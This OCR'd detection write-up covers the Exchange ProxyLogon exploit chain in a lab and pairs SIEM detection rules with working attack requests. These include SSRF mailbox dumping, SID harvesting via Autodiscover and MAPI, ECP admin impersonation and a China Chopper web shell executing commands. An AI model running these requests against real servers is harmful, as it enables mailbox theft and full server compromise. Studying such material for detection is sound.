
CVE-2021–26855 makes it easy to download any user's email, just by knowing their email address. The exploitation requires at least two MS Exchange

servers in the attacked infrastructure. For example, the request is sent to `exchange.lab.local` and from there it is redirected via SSRF to `exchange02.lab.local`. The screenshot below shows an example of this request to the EWS API using a SOAP request to get the last 10 emails from the `user1@lab.local` mailbox. The response from the server contains email IDs and other information about the emails (e.g. header or date received).



SOAP request for a list of emails

The attacker can retrieve the original email message by inserting its identifier into another SOAP request.



SOAP request to retrieve an email message

The response from the server will contain a base64 representation of the original email message.

```
Received: from exchange.LAB.LOCAL (10.3.132.20) by exchange.LAB.LOCAL
 (10.3.132.20) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1591.10 via Mailbox
 Transport; Tue, 23 Mar 2021 22:13:21 +0000
Received: from exchange.LAB.LOCAL (10.3.132.20) by exchange.LAB.LOCAL
 (10.3.132.20) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1591.10; Tue, 23 Mar
 2021 22:13:15 +0000
Received: from exchange.LAB.LOCAL ([fe80::dda6:1597:2f73:915f]) by
 exchange.LAB.LOCAL ([fe80::dda6:1597:2f73:915f%2]) with mapi id
 15.01.1591.008; Tue, 23 Mar 2021 22:13:15 +0000
From: dadmin <dadmin@lab.local>
To: user1 <user1@lab.local>
Subject: Thanks for joining our team, John!
Thread-Topic: Thanks for joining our team, John!
Thread-Index: AQHXIDE9jafPcJ11kkijY+rbTu2/Ow==
Date: Tue, 23 Mar 2021 22:13:15 +0000
Message-ID: <2497162c14e94a3ebb1a41316d3ac68b@lab.local>
Accept-Language: en-US
Content-Language: en-US
X-MS-Exchange-Organization-AuthAs: Internal
X-MS-Exchange-Organization-AuthMechanism: 04
X-MS-Exchange-Organization-AuthSource: exchange.LAB.LOCAL
X-MS-Has-Attach:
X-MS-Exchange-Organization-Network-Message-Id:
  5f196e53-04cf-4805-57ea-08d8ee48db1d
X-MS-Exchange-Organization-SCL: -1
X-MS-TNEF-Correlator:
X-MS-Exchange-Organization-RecordReviewCfmType: 0
Content-Type: multipart/alternative;
  boundary="_000_2497162c14e94a3ebb1a41316d3ac68blablocal_"
MIME-Version: 1.0

--_000_2497162c14e94a3ebb1a41316d3ac68blablocal_
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

Hello, John!


I'm glad to welcome you in our team.

Your credentials below:
username: user1@lab.local

password: SuperSecretPasswordDoNotShareIt

Also you could use our corporate VPN server located at https://vpn.lab.loca=
l/ to access corporate resources.


Best wishes, your administrator!

```

Decoded contents of the email message

In this way, all emails from any given email account can be downloaded from the server without authentication. Email is often used to transmit sensitive information such as payment orders, configuration files, credentials or instructions for connecting to VPN servers, etc. Attackers can use the information obtained from compromised email correspondence for phishing mailings and other cybercrimes. This attack vector is no less dangerous than downloading a web shell to a server.


Such requests are logged by EWS. Accordingly, a rule to detect the described attack might look like this:

- `event_log_source:'EWS' AND AuthenticatedUser end with:'$' AND SoapAction IS NOT NULL AND UserAgent contains:'ExchangeWebServicesProxy/CrossSite/' AND NOT (SoapAction = 'GetUserOofSettings')`

The second way to exploit the SSRF vulnerability is by authenticating into the ECP and then exploiting the CVE-2021–26858/CVE-2021–27065 vulnerabilities to upload the web shell to the server. In order to make requests to the ECP, a full session must be established in the ECP. For the

attacker to impersonate an administrator when setting up a session, they need to know the SID of the mail server administrator's account.

First of all, from the response to the NTLM request to `/rpc/rpcproxy.dll`, an attacker can find out the FQDN of the mail server, which will be needed in the following stages: it will be specified in the NTLM response to be decoded.



Obtaining the FQDN of the mail server

The next step is to obtain the `LegacyDN` and the email account ID by making an HTTP request to Autodiscover. The FQDN of the mail server obtained in the previous step is specified in a cookie named `X-BEResource`.

Request

Pretty Raw \n Actions

```
POST /ecp/evil.js HTTP/1.1
Host: 10.3.132.20
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: X-BEResource=
exchange.LAB.LOCAL/autodiscover/autodiscover.xml?a=~1942062522;
Content-Type: text/xml
Content-Length: 331

<Autodiscover xmlns="
http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2
006">
    <Request>
      <EMailAddress>dadmin@lab.local</EMailAddress> <
AcceptableResponseSchema>
http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/
2006a</AcceptableResponseSchema>
    </Request>
</Autodiscover>
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: 4526c4b6-e363-4b64-8847-95d704264076
X-CalculatedBETarget: exchange.lab.local
X-CalculatedBETarget: exchange.lab.local
X-DiagInfo: EXCHANGE
X-BEServer: EXCHANGE
X-FEServer: EXCHANGE
X-AspNet-Version: 4.0.30319
Set-Cookie: X-BackEndCookie=
S-1-5-18=rJqNiZqNgZqHnJeekZia0bO+vdGzsLy+s4HOxsvNz8nNycvIgc3Pzc7Sz8zSzcy
rzszFzM7Fzsc=; expires=Tue, 23-Mar-2021 13:31:18 GMT;
path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE
Date: Tue, 23 Mar 2021 13:21:18 GMT
Connection: close
Content-Length: 3764

<?xml version="1.0" encoding="utf-8"?>
<Autodiscover xmlns="
http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006">
  <Response xmlns="
http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschem
a/2006a">
    <User>
      <DisplayName>dadmin</DisplayName>
      <LegacyDN>/o=LAB/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=796fcda5e5a44fd2af0294bcddda0b40-dadm
in</LegacyDN>
      <AutoDiscoverSMTPAddress>dadmin@lab.local</AutoDiscoverSMTPAddress
>
      <DeploymentId>7f603e2d-6ac2-44fa-b01b-8dc676af7fbf</DeploymentId>
    </User>
    <Account>
      <AccountType>email</AccountType>
      <Action>settings</Action>
      <MicrosoftOnline>False</MicrosoftOnline>
      <Protocol>
        <Type>EXCH</Type>
        <Server>ed219501-514f-44f0-bc2a-1f877a9a14f4@lab.local</Server>
        <ServerDN>/o=LAB/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=ed219501-514f-44f0-bc2a
-1f877a9a14f4@lab.local</ServerDN>
```

Query Autodiscover for admin email account information

The attacker can then retrieve the SID of the targeted user by sending an HTTP request to MAPI. The attacker sends a request to delegate access to the email account. This request is also forwarded to MAPI on behalf of the computer account user and causes an access error. The error contains the SID of the targeted user.

Request

Pretty Raw \n Actions

```
POST /ecp/evil.js HTTP/1.1 \r \n
Host: exchange.LAB.LOCAL \r \n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0)
Gecko/20100101 Firefox/76.0 \r \n
Accept-Encoding: gzip, deflate \r \n
Accept: */* \r \n
Connection: close \r \n
Cookie: X-BEResource=
Admin@exchange.LAB.LOCAL:444/mapi/emsmdb?MailboxId=ed219501-514f-44f0-bc2a
-1f877a9a14f4@lab.local&a=~1942062522; \r \n
Content-Type: application/mapi-http \r \n
X-RequestType: Connect \r \n
X-RequestId: {E2EA6C1C-E61B-49E9-9CFB-38184F907552}:123456 \r \n
X-ClientApplication: Exchange/15.02.0595.003 \r \n
Content-Length: 136 \r \n
 \r \n
/o=LAB/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=796fcda5e5a44fd2af0294bcddda0b40-dadmin
 \0 \0 \0 \0 \0 e4 04 \0 \0 \t 04 \0 \0 \t 04 \0 \0 \0 \0 \0 \0
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/mapi-http
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: 505d13ed-c819-4265-9324-e1d44b970205
X-CalculatedBETarget: exchange.lab.local
X-ServerApplication: Exchange/15.01.1591.008
X-RequestId: {E2EA6C1C-E61B-49E9-9CFB-38184F907552}:123456
X-RequestType: Connect
X-TunnelExpirationTime: 1800000
X-PendingPeriod: 30000
X-ExpirationInfo: 300000
X-ResponseCode: 0
X-DiagInfo: EXCHANGE
X-BEServer: EXCHANGE
X-AspNet-Version: 4.0.30319
Set-Cookie: MapiRouting=
UlVNOjExOWFkNzUlLTI4YTktNDVlMC05OTUxLTYyOWE1YmFjMmI4ZTrhbaG0B+7YCA==;
path=/mapi/; secure; HttpOnly
Set-Cookie: MapiContext=
MAPIAAAAAOC4+7PyvPu+na+frZyxgbKfrpm5iLmDt4S+irzmxfbE88fyxvXG8sxEAAAAAAAA;
path=/mapi/emsmdb; secure; HttpOnly
Set-Cookie: MapiSequence=0-7JkuCw==; path=/mapi/emsmdb; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE
Date: Tue, 23 Mar 2021 14:26:53 GMT
Connection: close
Content-Length: 1126

PROCESSING
DONE
X-StartTime: Tue, 23 Mar 2021 14:26:53 GMT
X-ElapsedTime: 15

òøðõCexchange.LAB.LOCALFHºKClientAccessServer=exchange.LAB.LOCAL,ConnectTi
me=3/23/2021 2:26:53 PM,ConnectionID=17607
 $úIMicrosoft.Exchange.RpcClientAccess.Server.LoginPermException: 'User
SID: S-1-5-18' can't act as owner of a UserMailbox object
'/o=LAB/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=796fcda5e5a44fd2af0294bcddda0b40-dadmin
' with SID S-1-5-21-2330824042-3649196914-3641884732-1104 and
MasterAccountSid  (StoreError=LoginPerm)
   at
```

Query MAPI to retrieve the admin SID

Finally, having obtained the user's SID, the attacker can authenticate themselves on the server by posing as the administrator by sending a specially crafted POST request to `/ecp/proxyLogon.ecp`.

Authenticating in ECP as an administrator

The request includes a header named `msExchLogonMailBox` with the SID of the user to be authenticated. The body of the POST request also contains the SID of that user. In response, the server returns two cookies named `ASP.NET_SessionId` and `msExchEcpCanary` that the attacker can use for any future ECP requests. Obtaining these cookies is the end result of the attacker exploiting the ProxyLogon vulnerability (CVE-2021-26855) if they plan to exploit CVE-2021-26858 and CVE-2021-27065 to upload a web shell to the server.

Such requests are logged in the IIS log. Accordingly, a rule to detect this activity can be as follows:

- `event_log_source:'IIS' AND cs-method:'POST' AND cs-uri-stem:'/ecp/proxyLogon.ecp' AND cs-username end with:'$'`


. . .

Detection of CVE-2021–26858, CVE-2021–27065 Vulnerabilities

Successful exploitation of CVE-2021–27065 allows a malicious file to be uploaded to an Exchange server using the ECP interface, which can then be used as a web shell. Exploitation of this vulnerability requires pre-authentication, which can be performed using CVE-2021–26855. Let us take a closer look at the exploitation of CVE-2021–27065.

We start by logging into the ECP interface and going to `Servers → Virtual directories`. Editing the virtual directories allows the Exchange application to migrate by changing the current application directory to IIS.

By navigating to the OAB (Default Web Site) edit box in the `External URL`, an attacker can insert a web shell code, e.g. `China Chopper`:



Changing virtual directory settings for OAB (Default Web Site)

After setting the new virtual directory configuration parameters, the following event may be seen in the MSExchange Management log:

Setting new parameters for the OAB virtual directory (`MSExchange Management` log)

The following rule can be implemented to detect such activity:

- `event_log_source:('PowershellAudit' OR 'MSExchangeCMDExec') AND event_id:('1' OR ’800’ OR '4104') AND (Message contains ‘Set-’ AND Message contains ‘VirtualDirectory AND Message contains ‘-ExternalUrl’ AND Message contains ‘script’)`

The next step resets the virtual directory settings. In the interface that appears, we see that before resetting we are prompted to save the current

virtual directory settings to a selected file:

OAB virtual directory reset interface

After resetting the virtual directory in the MSExchange Management log we can see two events with `EventID` 1 where first the `Remove-OabVirtualDirectory` command is used, which is followed by the `New-OabVirtualDirectory` command in the next event. These events can be used as additional indicators in case the rule described above is triggered.

Let us save the configuration as `test.aspx` file in `C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\ecp\auth`. In the IIS ECP events, we can see an event telling us that the settings for the application virtual directory have been reset. Example of the event:

```
2021-03-10 08:16:52 10.3.132.20 POST /ecp/DDI/DDIService.svc/SetObject
ActivityCorrelationID=d874fdcd-bd9d-9545-af02-
677d356f1aa9&schema=ResetOABVirtualDirectory
&msExchEcpCanary=xkdU4icLzEazuIzEhSZaYgDLNVmW49gIjMvzJCs7TmzJoNU9rXLN15tkY5
JGHwEOROWXGGq9_NM.&ActID=113cbd79-1e40-4635-8bae-8c8af6731267
444 LAB\dadmin 192.168.1.20 Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/89.0.4389.82+Safari/537.36
https://exchange/ecp/VDirMgmt/ResetVirtualDirectory.aspx?
pwmcid=6&ReturnObjectType=1&id=7a466ca6-419b-4445-9cc8-
ae66a6bff719&schema=ResetOABVirtualDirectory 200 0 0 7
```

The following rule detects attempts to reset virtual directories based on IIS log events:

- `event_log_source:'IIS' AND http_method:'POST' AND http_code:'200' AND url_path:'/ecp/DDI/DDIService.svc/SetObject' AND (Message contains 'schema=Reset' AND Message contains 'VirtualDirectory')`

When exploiting this vulnerability with CVE-2021–26858, an SSRF attack is used to manipulate virtual directories. For this reason, the `Username` field will contain the computer account, in our case `lab.local\EXCHANGE$`, as the request is initiated by the Exchange server itself. Given this fact, another rule can be implemented:

- `event_log_source:'IIS' AND http_method:'POST' AND http_code:'200' AND url_path:'/ecp/DDI/DDIService.svc/SetObject' AND (Message contains 'schema=Reset' AND Message contains 'VirtualDirectory') AND Username contains '$'`

The contents of the `test.aspx` configuration file can be seen in the screenshot below, where the `ExternalUrl` parameter contains the specified `China Chopper`.

Contents of `test.aspx`

Let us try to execute the command using the downloaded web shell. With Burp Suite we specify the command of interest in the POST parameter `a`. The result of the command is added to the response from the server, followed by the contents of the configuration file.

Request

Pretty Raw \n Actions

```
POST /owa/auth/errorFF.aspx HTTP/1.1
Host: exchange.lab.local
Content-Type: application/x-www-form-urlencoded
Content-Length: 86

a=Response.Write(new
ActiveXObject("WScript.Shell").exec("whoami").stdout.readall())

```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
request-id: 783b90e7-2782-4dec-999e-177b11473031
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 31 Mar 2021 20:46:13 GMT
Content-Length: 2096

nt authority\system
Name                                : OAB (Default Web Site)
PollInterval                        : 480
OfflineAddressBooks                 :
RequireSSL                          : True
BasicAuthentication                 : False
WindowsAuthentication               : True
OAuthAuthentication                 : False
MetabasePath                        : IIS://exchange.LAB.LOCAL/W3SVC/1/ROOT/OAB
Path                                : C:\Program Files\Microsoft\Exchange Serve
ExtendedProtectionTokenChecking     : None
ExtendedProtectionFlags             :
ExtendedProtectionSPNList           :
AdminDisplayVersion                 : Version 15.1 (Build 1591.10)
Server                              : EXCHANGE
InternalUrl                         : https://exchange.lab.local/OAB
InternalAuthenticationMethods       : WindowsIntegrated
ExternalUrl                         : http://ooo/#
ExternalAuthenticationMethods       : WindowsIntegrated
AdminDisplayName                    :
ExchangeVersion                     : 0.10 (14.0.100.0)
DistinguishedName                   : CN=OAB (Default Web Site),CN=HTTP,CN=Prot
Identity                            : EXCHANGE\OAB (Default Web Site)
Guid                                : d5c939c2-91be-4dea-bd83-0c7d7459f717
ObjectCategory                      : LAB.LOCAL/Configuration/Schema/ms-Exch-OA
ObjectClass                         : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged                         : 3/30/2021 11:03:14 PM
WhenCreated                         : 3/23/2021 10:34:27 PM
WhenChangedUTC                      : 3/30/2021 10:03:14 PM
WhenCreatedUTC                      : 3/23/2021 10:34:27 PM
OrganizationId                      :
Id                                  : EXCHANGE\OAB (Default Web Site)
OriginatingServer                   : dc.LAB.LOCAL
IsValid                             : True


```

